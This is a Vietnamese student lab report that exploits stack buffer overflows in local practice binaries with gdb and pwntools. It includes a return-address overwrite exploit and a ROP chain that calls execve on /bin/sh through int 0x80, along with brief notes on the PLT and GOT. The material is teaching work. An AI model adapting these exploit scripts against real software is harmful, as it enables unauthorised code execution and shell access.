
* Tìm địa chỉ của hàm success: 0x804846b



* Chạy debug hàm main, tìm địa chỉ trả về sau khi gọi hàm vulnerable: 0x084084c8




* Chạy debug hàm vulnerable, đặt breakpoint tại hàm gets và quan sát trước khi gọi hàm, nhập vào chuỗi “hello” và đi đến dòng tiếp theo





* Thấy rằng chuỗi ‘hello’ được lưu tại địa chỉ 0xffffd514, có nghĩa là đây là nơi bắt đầu lưu trữ biến s, quan sát các giá trị được lưu lận cận địa chỉ 0xffffd514



* Tìm thấy địa chỉ trả về 0x080484c8 cách biến s 7 vị trí, đây là nơi ta ghi đè vào địa chỉ trả về của success.
* Vậy payload gồm 6\*4 = 24 bytes padding và 4 bytes địa chỉ mới.
* Code exploit python:

from pwn import \*

sh = process('./vulnerable')

success\_address = 0x0804846b # change to address of success

## payload

payload = b'a' \* 24 + p32(success\_address) # change X to your value


print (p32(success\_address))

## send payload

sh.sendline(payload)

sh.interactive()

* Kết quả thực hiện, đã thành công gọi hàm success:



**Yêu cầu 6. Sinh viên tự tìm hiểu và giải thích ngắn gọn về: procedure linkage**


**table và Global Offset Table trong ELF Linux.**

* Procedure linkage table được sử dụng để gọi hàm hoặc thủ tục mà không cần biết địa chỉ trong thời gian link tới.
* Global Offset Table là một phần của chương trình máy tính(file thực thi hoặc thư viện chung) được dùng để giúp code chương trình biên dịch như một file ELF để chạy chính xác mà không cần phụ thuộc vào địa chỉ bộ nhớ của code hoặc dữ liệu được load lên lúc chạy.


**Yêu cầu 7. Sinh viên khai thác lỗ hổng stack overflow trong file rop để mở shell**

**tương tác.**

Để tìm padding: Thực hiện debug bằng gdb đặt breakpoint để kiểm tra sau khi gọi hàm get, chuỗi input là “hello”



* Thấy rằng chuỗi hello được lưu vào địa chỉ 0xffffce1c, vậy đây là nơi bắt đầu lưu chuỗi input
* Quan sát địa chỉ các thanh ghi:




* Thanh ghi ebp ở địa chỉ 0xffffce88 - 0xffffce1c = 0x6c = 108


Do địa chỉ trả về ở ebp + 4, ta cộng thêm 4 bytes 108 + 4 = 112 bytes

Vậy ta padding 112 bytes.


* Tìm địa chỉ chuỗi /bin/sh: 0x80be408




* Tìm system call int 0x80: 0x08049421



* Tìm gadget để kiểm soát thanh ghi eax : 0x080bb196



* Tìm gadget để kiểm soát thanh ghi ebx, ecx, edx: 0x0806eb90



Để tạo chuỗi thực thi trong payload, sau khi padding

* Ta gán 0xB vào eax

payload += p32(pop\_eax\_ret)

payload += p32(0xb)

* Do có sẵn gadget chứa cả 3 thanh ghi lần lượt là edx ecx ebx, ta có thể gán lần lượt giá trị vào chúng là 0,0 và chuỗi /bin/sh

payload += p32(pop\_edx\_ecx\_ebx\_ret)

payload += p32(0) #gán cho edx

payload += p32(0) #gán cho ecx

payload += p32(binsh) #gán cho ebx

* Cuối cùng là gán lệnh system call int 0x80

payload += p32(int\_0x80)

* Toàn bộ code python exploit:

from pwn import \*

p = process('./rop')

pop\_eax\_ret = 0x080bb196 #pop eax; ret

pop\_edx\_ecx\_ebx\_ret = 0x0806eb90

int\_0x80 = 0x08049421

binsh = 0x80be408

payload = b'a'\*112

payload += p32(pop\_eax\_ret)

payload += p32(0xb)

payload += p32(pop\_edx\_ecx\_ebx\_ret)

payload += p32(0) #gán cho edx

payload += p32(0) #gán cho ecx

payload += p32(binsh) #gán cho ebx

payload += p32(int\_0x80)

print("This is the payload: ",payload)

p.sendline(payload)

p.interactive()

Kết quả:

